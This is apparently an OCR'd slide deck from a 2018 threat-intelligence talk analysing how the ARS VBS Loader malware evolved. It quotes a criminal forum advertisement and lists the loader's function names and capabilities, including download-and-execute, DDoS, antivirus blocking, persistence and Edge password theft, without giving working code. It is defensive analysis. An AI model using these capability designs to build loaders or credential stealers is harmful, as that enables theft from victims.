ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)

JOSE MIGUEL ESPARZA

04/10/2018

WHO AM I?

- Jose Miguel Esparza
- Head of Threat Intelligence at Blueliv
  - Ex Fox-IT and S21sec
- Malware and Threat Analysis
- Gathering intelligence from botnets & actors
- Relations with industry peers and LEAs

@EternalToDo

WHO AM I?

- Jose Miguel Esparza
- Head of Threat Intelligence at Blueliv
  - Ex Fox-IT and S21sec
- Malware and Threat Analysis
- Gathering intelligence from botnets & actors
- Relations with industry peers and LEAs
  - **Collaboration is key to fight cybercrime!**


@EternalToDo

AGENDA

- ARS Loader Evolution
- Actor attacking Canadian banks
- Conclusions

ARS LOADER EVOLUTION


- Full name: ARS VBS Loader



Enter your password


ARS LOADER EVOLUTION

- Full name: ARS VBS Loader


ARS Project - Version 0.4 (VBS)

ARS LOADER EVOLUTION

- Based on ASPC, which is based on SafeLoader (made in Spain, 2014)
- Being sold by *cot* since December 2017



ARS Loader VBS , VBS Intermediate loader

cot

GB

Group: Seller
Posts: 117
Joined: 05.09.2017
Member number: 79 190
Business: virology

Reputation: 5
(1% - good)

12.12.2017, 20:52

The VBS the Loader the ARS

RU:


--- --- ------------

Masking:
1. masking process (*the System Checker in any process*)
2. not displayed at startup (*msconfig, scheduler, task manager*)

Functionality:
1. Download and launch of * .EXE files .
2. Download and Run * .DLL files.
3. DDoS - sending N GET requests to specified URL.
4. Upgrading to a new script with the specified link.
5. Self-destruction. Everything is clear.
6. The plug-in system (*the same DLL startup. As a gift give Stiller passwords Stiller Bitcoin wallets skrinshoter*).
7. Automatic selection of the operator control panel (*loader supports an unlimited number of C & C panels*).
8. Control of running processes on the infected machine. Feature allows you to block objectionable us to process (*a list can be dynamically changed in a special section in the admin panel). Quiet block some antivirus solutions*

ARS LOADER EVOLUTION


- December 2017
  - Collect system information
  - Commands
    - Download & Execute exe
    - Download & Execute plugin/dll
    - Update bot
    - Uninstall
    - Denial of Service



```
Function checkIT(filePath)···
Function getProgramDataFolder()···
Sub mutex···
function hwid···
function checkHWID()···
Function sGetUserPC()···
function sGetOS···
Function sGetAV()···
Function sGetRAM()···
Function GetCPU()···
Function GetGPU()···
Function getX()···
Function sRandomString(Count)···
Sub downloadexecute(durl, zid)···
Sub downloadexecutep(durl, zid)···
Function dos(hst, cnt)···
Sub upd(uUrl, tID)···
Sub tryAdmin···
Function getb()···
Sub changeCNC()···
Function con(dat)···
sub log(iText)···
```

ARS LOADER EVOLUTION


- December 2017
  - Collect system information
  - Commands
    - Download & Execute exe
    - Download & Execute plugin/dll
    - Update bot
    - Uninstall
    - Denial of Service
    - **Agony → Watchdog / Persistence**



```
Function getProgramDataFolder()⋯
function hwid⋯
function checkHWID()⋯
Function sGetUserPC()⋯
function sGetOS⋯
Function sGetAV()⋯
Function sGetRAM()⋯
Function GetCPU()⋯
Function GetGPU()⋯
Function getX()⋯
Function sRandomString(Count444)⋯
Sub downloadexecute(durl, zid)⋯
Sub downloadexecutep(durl, zid)⋯
Function dos(hst, cnt)⋯
Sub upd(uUrl, tID)⋯
Sub changeCNC()⋯
Function con(dat)⋯
sub log(iText)⋯
Function AgonyMutex(ztype)⋯
Function AgonyWDMutex(ztype)⋯
Sub installAgony⋯
sub watchDog⋯
Sub agony⋯
```

ARS LOADER EVOLUTION


- May 2018
  - Collect system information
  - Commands
    - Download & Execute exe
    - Download & Execute plugin/dll
    - Update bot
    - Uninstall
    - ~~Denial of Service~~
    - ~~Agony → Watchdog / Persistence~~
    - **Download & Execute PowerShell**



```
⊞ Function SaveBinaryData(FileName, Data) …
⊞ Sub downloadexecute(durl, zid) …
⊞ Sub downloadexecutep(durl, zid) …
⊞ Sub changeCNC() …
⊞ Function con(dat) …
⊞ sub log(iText) …
⊞ Sub mutex …
⊞ function hwid …
⊞ function checkHWID() …
⊞ Function sRandomString(Count444) …
⊞ function psCommand(psCMD) …
⊞ Function sGetUserPC() …
⊞ function sGetOS …
⊞ Function sGetAV() …
⊞ Function sGetRAM() …
⊞ Function GetCPU() …
⊞ Function GetGPU() …
⊞ Function getX() …
```

ARS LOADER EVOLUTION


- June 2018
  - Collect system information
  - Commands
    - Download & Execute exe
    - Download & Execute plugin/dll
    - Update bot
    - Uninstall
    - Download & Execute PowerShell
    - **Screenshot to C&C**
    - **New watchdog / persistence**



```
Function SaveBinaryData(FileName, Data)⋯
Sub downloadexecute(durl, zid)⋯
Sub downloadexecutep(durl, zid)⋯
Sub downloadexecutepp(durl, zid)⋯
Sub changeCNC()⋯
Function con(dat)⋯
sub log(iText)⋯
Sub mutex⋯
function hwid⋯
function checkHWID()⋯
Function sRandomString(Count444)⋯
function psCommand(psCMD)⋯
Function sGetUserPC()⋯
function sGetOS⋯
Function sGetAV()⋯
Function sGetRAM()⋯
Function GetCPU()⋯
Function GetGPU()⋯
Function getX()⋯
Sub UploadFile(strPath)⋯
Sub sendScreenshot⋯
sub guarder_script⋯
```

ARS LOADER EVOLUTION

- August 2018
  - Collect system information
  - Commands
    - Download & Execute exe
    - Download & Execute plugin/dll
    - Update bot
    - Uninstall
    - Download & Execute PowerShell
    - Screenshot to C&C
    - New watchdog / persistence
    - **Use PowerShell to steal Edge passwords**

